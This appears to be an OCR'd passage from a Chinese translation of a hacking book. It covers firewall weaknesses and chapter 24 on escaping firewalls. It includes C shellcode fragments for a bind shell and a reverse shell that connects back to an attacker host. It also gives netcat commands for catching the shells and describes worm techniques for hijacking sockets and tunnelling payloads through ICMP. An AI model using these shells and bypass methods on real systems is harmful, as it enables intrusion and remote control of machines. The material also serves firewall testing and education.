


图 23.6　利用 TCP 包碎片绕过防火墙

下面是关于防火墙的事实：

- 防火墙对大多数的DoS攻击无能为力，例如，它们几乎不能抵挡Echo flood或SYN flood。
- 大部分防火墙结合了路由器，代理服务器和 IDS 的功能。
- 防火墙不能完全抵御攻击。比喻说，它们只是用一道砖墙围住内部网的边界，如果入侵者希望的话，他可能会努力“爬过”去。
- 在大多数情况下，利用 ICMP 隧道，把要传输的数据藏在 ICMP 包头里可以绕过防火墙。
- 防火墙不能防范来自外部网和受保护内部网的内容攻击。
- 不同的防火墙对非标准的 TCP 包反应不一样，从而暴露它的存在。
- 在防火墙上打开端口 53 的双向访问（例如，Check Point 防火墙），将允许黑客扫描整个内网。
- 总的来说，软件代理的漏洞不太重要。通常，利用缓冲区溢出错误来攻击它们。
- 有些防火墙无法防范通过 8010 端口访问未授权的文件，例如 http://www.host.com::8010/c:/或 http://www.host.com::8010//。
- DCOM 服务依靠一组开放的端口，严重降低了系统的安全级别，使防火墙无法发挥作用。

23.5 关于防火墙的连接

- nmap。nmap 是一个流行的端口扫描器，允许探测防火墙。这是免费软件并提供源码。网站上包含许多技术信息。http://www.insecure.org/nmap。
- Firewalk。这是一个基于 TCP/UDP 和包 TTL 跟踪的免费实用工具，允许它跟踪网络路由并绕过防火墙。http://www.packetfactory.net/firewalk。在使用前，应该仔细阅读 http://www.packetfactory.net/firewalk/firewalk-final.pdf。
- Hping。这个实用工具通过 dumb 主机组织扫描。这个多用途的免费软件有详细的文档，对调查被防火墙保护的内部网来说，是一个强大的工具。http://www.hping.org/papers.html。
- SSH 客户端。这个客户端是一个免费软件，内部网用户可以利用它绕过保护内部网的防火墙隐含的限制。这个工具提供源码 http://www.openssh.com。
- “Internet Firewalls: frequently Asked Questions.”。这是一个关于防火墙的、详细的 FAQ。http://www.interhack.net/pubs/fwfaq/firewalls-faq.pdf。
- “firewall.” 这是一份关于防火墙小说的大纲，作者是 Yeali S. Sun 教授（中国台湾地区）。http://www.im.ntu.edu.tw/~sunny/pdf/IS/Firewall.pdf。
- OpneNet。这是一个涉及各种网络安全问题的网站。包含大多数流行防火墙的安全漏洞信息以主一些其他的材料。文章用俄语和英语写成。http://www.opennet.ru。

CHAPTER 24

第 24 章　从防火墙逃脱

本章将介绍几种绕过防火墙的方法，以便在 UNIX 或 Windows 9x/NT 机器上建立远程 shell。其中介绍的、大部分渗透防火墙的高级技术都独立于防火墙的架构、配置、保护级别。在本章中，也会介绍一些测试防火墙的免费工具（或许，你通过它会发现自己只是处在虚假的保护之中）。

蠕虫头渗透脆弱系统之后，必须与源主机建立 TCP/IP（或 UDP）连接，以便上传病毒体（也称为尾巴）。把攻击代码发给目标计算机的黑客也采用类似的方法。破坏性的攻击代码利用栈溢出漏洞建立远程 shell，用 TCP/IP 和攻击主机通信。在这方面，蠕虫和黑客并没什么两样（有时候，黑客会利用蠕虫安装后门）。

然而，这类蠕虫如果碰到不友好的防火墙（专为把那些损害正常用户生活的、好斗的傻瓜与受保护的网络隔离而设计的防火墙）将会失败。今天的防火墙非常普遍，只有那些没有忧患意识的公司才会不用它们。此外，防火墙不仅安装在网络里，也安装在家用计算机上。不过，防火墙的功能被严重夸大了。例如，防火墙与蠕虫作对撕杀时，其表现总是不尽如人意。因为设计防火墙的原意是保护内部网抵御来自外部网的攻击，因此，没有什么比从它们建立的陷阱中逃脱更容易了。接下来解释为什么会这样。

24.1　防火墙做与不做什么

防火墙可以关闭任意端口，有选择的或全部屏蔽进出的连接。不过，这些端口必须是那些没有使用的端口。例如，如果公司有邮件服务器，那么 25 端口（SMTP）必须开放；否则，就不能发送邮件；如果对外提供 WEB 服务，就必须打开 80 端口，保证可以从外部

网访问服务器。

假设主机上有一个或多个这样的服务，它们包含的漏洞在溢出之后，可能会产生各种可能的结果，例如，捕获系统的控制权，允许未授权的访问，等等。如果是这样的话，没有哪个防火墙——即使是最好的——能防止入侵。这是因为，在网络层无法把合法的数据包与恶意的 shellcode 区分开来。惟一的例外是，防火墙可以根据已知的蠕虫特征，掐断它的脖子。不过，对于消除这样的威胁来说，升级脆弱的服务（或打补丁）才是更有效的方法。注意，蠕虫可能会在补丁发布前悄然来访，但这只是理论上的可能性，因此不做过多考虑。

不论怎样，防火墙目前无法防范脆弱服务的缓冲区溢出漏洞。它惟一能采取的措施是，关闭不对外提供服务的端口，尽量减少被攻击的可能性。例如，Love San 蠕虫，通过很少使用的 135 端口传播，骨干上的防火墙屏蔽这个端口已经很长一段时间了，因为他们的拥有者觉得，稍微限制合法用户的活动比忍受蠕虫和病毒的骚扰要更好一些。不过，这样的方法不能防范通过流行网络服务的标准端口来传播的蠕虫。因此，防火墙将眼睁睁地看着蠕虫通过，直达公司内部网。

然而，把 shellcode 扔到敌方阵营只完成了一半任务。完成这个任务后，蠕虫至少还需要绕过所有的 internetwork screens 和防火墙，上传病毒体。它还要安装后门 shell，以便入侵者远程控制被捕获的系统。

防火墙可以有效地防范这些攻击吗？如果防火墙和被攻击的服务安装在同一台主机上，shellcode 获取系统最高权限后，攻击者可以对防火墙为所欲为，比如说，更改防火墙的配置，减少它的限制。这个例子太简单了，稍微想一下就会明白。考虑更复杂的例子，对我们可能更有帮助。在这个例子里，防火墙和被攻击的服务分别安装在不同的主机上。此外，假设防火墙被精心配置了，并且没有漏洞。

以入侵者的观点来看，最简单的攻击方法是，指示 shellcode 在目标主机上打开未使用的新端口（例如，666 端口），耐心等待来自攻击主机（或者是向外传播蠕虫的宿主）的连接。不过，应当指出，如果被攻击系统的管理员不是粗心大意的傻瓜，那么防火墙应当屏蔽所有到非使用端口的进入连接。然而，攻击者可以选择一个更巧妙的方法——在攻击主机上安装远程管理服务器，等待来自 shellcode 的连接。不是所有的防火墙都屏蔽外出连接，尽管管理员可能会这样做。不过，设计巧妙的蠕虫从来不应该把希望寄托在管理员的粗心大意上。因此，代替新建 TCP/IP 连接，蠕虫必须可以利用现有的连接——就是发送蠕虫头的那个。在这个例子里，防火墙不会做任何事情，因为在它看来，每一件事情都是正常的。换句话说，防火墙不知道合法建立的、看似无害的 TCP/IP 连接不是由正常的服务器处理的，相反，是由已经插入脆弱服务器地址空间的 shellcode 处理的。

有一些技术可以捕获现有的 TCP/IP 连接。第一个、也是最傻的方法，通过这个服务器特有的固定地址访问套接字描述符变量。为了找到这些地址，攻击者需要反汇编服务器代

码。然而，这个方法经不起考验，这里不考虑它。不过，知道它还是有用的。

暴力猜测套接字描述符要好一些，依次测试套接字描述符，确定哪个控制“需要的”TCP/IP 连接。暴力猜测不用花很长时间，因为在 UNIX 和 Windows 9x/NT 操作系统里，套接字描述符是有规则的小整数（通常，它们是从 0 到 255 之间）。作为一个变种，有可能通过重绑定被脆弱服务器打开的端口，采用重用地址。在这个例子里，接下来，所有到被攻击主机的连接将由 shellcode 处理，而不是由原来的端口属主处理。这是秘密捕获流量的方法，不是吗？最后，shellcode 可以停止脆弱的进程，重新打开公开的端口。

作为一个变种，蠕虫可以杀死被攻击的进程，自动释放由它打开的端口和描述符。那么，重新打开这个端口不会引起操作系统的任何异议。温顺的蠕虫不准备捕获什么，甚至连碰都不碰。这样的蠕虫通常把系统切换到混杂模式，监听所有进入的流量，随着这些进入流量，攻击者将传输剩下的尾巴。

最后，如果防火墙部分允许 ICMP 通过（这样做通常是为了防止用户问一些无聊的问题，例如，为什么不能用 ping 了？），攻击者可以把蠕虫尾巴塞到 ICMP 包里，最不济，蠕虫也可以用正常的邮件发送病毒体（倘若它能管理邮件服务器上的邮箱，或者窃听一个或多个用户的邮箱密码，如果黑客可以使用网络 sniffer 的话，这不成问题）。

因此，没有哪个防火墙——即使是最好的、经过精心配置的——能保护你的网络（更别说家用 PC 了）抵御蠕虫或有经验黑客的入侵。当然，这并不是说防火墙一无是处。只是提醒我们，即使买了防火墙，也不要忘了打最新的补丁。

24.2　与远程主机建立连接

现在该介绍 6 个最流行的、与被攻击主机建立 TCP/IP 连接的方法。其中的 2 个能被防火墙轻易屏蔽；剩下的 4 个存在严重的、几乎无法解决的问题。

为了做下面的实验，需要准备：

- Netcat，在网上随处可见，是管理员必备的工具之一；
- 至少由一台计算机构成的 LAN；
- 选择你的防火墙；
- 操作系统，例如 Windows 2000 或更新的版本（这里描述的所有技术可用于 UNIX；不过，演示用的源码是针对 Windows 的）。

24.2.1　绑定 exploit——“幼稚的攻击”

那些没有实际套接字编程经验的黑客初学者，最先想到的主意可能是，在被攻击的服务器上打开新端口（图 24.1）。只有初学者才可能采用这个方法，因为初学者不了解它并没

多少用处，也很脆弱。不过，大多数的蠕虫利用这个方法传播，因此，值得仔细研究。

shellcode 的服务器部分实现起来比较麻烦，由下列系统调用序列构成它的规范形式：socket，bind，listen，和 accept。它们被近似的组织如清单 24.1 所示。




图 24.1　攻击者把 shellcode 发送给脆弱的服务器，shellcode 在上面打开新端口 N，如果网络路径上没有碰到防火墙，攻击者将可以与新端口 N 建立连接

清单 24.1　shellcode 的关键片段，在被攻击的服务器上打开新端口

```
#define HACKERS_PORT        666    // Port, to which the exploit will listen
// Step 1: Create a socket.
if ((lsocket = socket(AF_INET, SOCK_STREAM, 0)) < 0) return -1;

// Step 2: Bind the socket to the local address.
laddr.sin_family            = AF_INET;
laddr.sin_port              = htons(HACKERS_PORT);
laddr.sin_addr.s_addr       = INADDR_ANY;
if (bind(lsocket, (struct sockaddr*) &laddr, sizeof(laddr))) return -1;

// Step 3: Listen to the socket.
if (listen(lsocket, 0x100)) return -1; printf("wait for connection...\n");

// Step 4: Process all incoming connections.
csocket = accept(lsocket, (struct sockaddr *) &caddr, &caddr_size));
...
sshell(csocket[0], MAX_BUF_SIZE); // Remote shell
...
```

```
// Step 5: Clear evidence of malicious activities
closesocket(lsocket);
```

全部源码参见本书附带光盘里的 bind.c 文件。要是在目标主机上执行编译后的版本——bind.exe——这对应于发送 shellcode 的阶段（溢出缓冲区、捕获控制）。在着手攻击之前，黑客必须把源码编译成蠕虫头的二进制码。

现在，移步到攻击主机上，从命令行输入 netcat target address 666 或 telnet target address 666。

如果操作成功，telnet（netcat）窗口将显示标准的命令行提示符（默认是 cmd.exe）。因此，黑客将在目标主机上得到全功能的 shell，可以执行各种终端程序。

在摆弄远程 shell（将在后面仔细介绍）之后，黑客必须确保它提供如下能力：

- 用-a 命令行选项启动 netcat（或类似的工具）“看” shellcode 打开的非法端口。
- 倘若防火墙被正确配置（图 24.2），任何从外部到 shellcode 的连接将失败，因为防火墙不仅屏蔽到非标准端口的进入连接，也自动发现攻击者的 IP 地址（如果它没有隐藏在匿名代理之后）。




图 24.2　攻击者把 shellcode 发送给脆弱的服务器，shellcode 打开新端口 N。但是到端口 N 的进入连接被防火墙屏蔽了，攻击因此失败了

如果发现黑客的 IP 地址，剩下来要做的就是找出黑客的所在地，把正在作案的黑客捉拿归案。

真实的世界与理论情形总会有所差异。少数管理员会屏蔽不用的端口，检查端口与 LAN 主机的一致性。假设邮件服务器，消息服务器，和 Web 服务器分别安装在不同的主机上（这是最典型的情形）。那么，防火墙必须打开 25，80，和 119 端口。现在，假设在 Web 服务上发现漏洞，攻击服务器的 shellcode 出于它的目的打开 25 端口。粗心配置的防火墙

将允许所有发往 25 端口的 TCP/IP 包通过，不管它们是否发往 SMTP 服务器。

检查你的防火墙配置是否正确，如果有必要，重新配置它。

24.2.2 反向 exploit

二流的黑客会尝试其他的方法，比如说，把蠕虫头与尾巴的角色互换。现在它是试图访问尾巴的蠕虫头（图 24.3）。大部分防火墙不防范外出连接，允许它们自由通过。因此，攻击成功的机会增加了很多。

这个方法还有一个优点，蠕虫头的实现非常简单。简化成两个功能——socket 和 connect。不过，需要把攻击者的 IP 地址硬编码进蠕虫头。这意味着蠕虫必须可以动态改变它的 shellcode，这可不是简单的工作，考虑 shellcode 的需求。实现这个攻击的源码片段如清单 24.2 所示。




图 24.3 攻击者在本机上打开新端口 N，发送 shellcode 到脆弱的服务器，shellcode 与攻击者的主机建立连接，防火墙不屏蔽这样的连接

清单 24.2 建立外出连接的 shellcode 的关键片段

```
#define HACKERS_PORT                    666
#define HACKERS_IP                      "127.0.0.1"
...
// Step 1: Create a socket.
if ((csocket = socket(AF_INET, SOCK_STREAM, 0)) < 0) return -1;

// Step 2: Establish a connection.
```

```
caddr.sin_family              = AF_INET;
caddr.sin_port                = htons(HACKERS_PORT);
caddr.sin_addr.s_addr         = inet_addr(HACKERS_IP);
if (connect(csocket, (struct sockaddr*)&caddr, sizeof(caddr))) return -1;

// Step 3: Exchange data with the socket.
sshell(csocket, MAX_BUF_SIZE );
```

光盘所带的 reverse.c 文件包含演示例子的源码。为了测试攻击效果，先编译这个源码，然后在攻击主机上执行如下命令：netcat –l –p 666。在被攻击的主机上，执行 reverse.exe 文件。因为是演示，还需要从键盘输入攻击主机的 IP 地址（像前面提到的那样，在真正的 shellcode 里，这个地址被硬编码在蠕虫头里）。

黑客的终端可以再次进入远程 shell，在被攻击主机上为所欲为。注意，与蠕虫体有关的事情都很清楚（蠕虫头与攻击主机建立 TCP/IP 连接，下载蠕虫体，完成之后终止连接）。反向访问后门对远程 shllcode 来说是比较困难的，它毕竟不是黑客。理论上，被传播的 shellcode 会经常与攻击主机建立连接。两次访问之间的间隔可能会从几秒到几个小时不等；然而，这样的活动很难隐藏。此外，为了执行这类攻击，攻击者需要有一个固定的 IP 地址，匿名捕获它是比较困难的。

一般情况下，公开服务器会放在 DMZ 区。管理员可以屏蔽所有外出的连接，从而斩断蠕虫的传播之路，同时允许内部网用户访问因特网。不过，要注意了，DMZ 并不是铜墙铁壁，总有为收发邮件、DNS 解析，等等而打开的小口子。然而，精心配置的防火墙不会将声称到 25 端口的包发向 Web 服务器而不是 SMTP 服务器（图 24.4）。

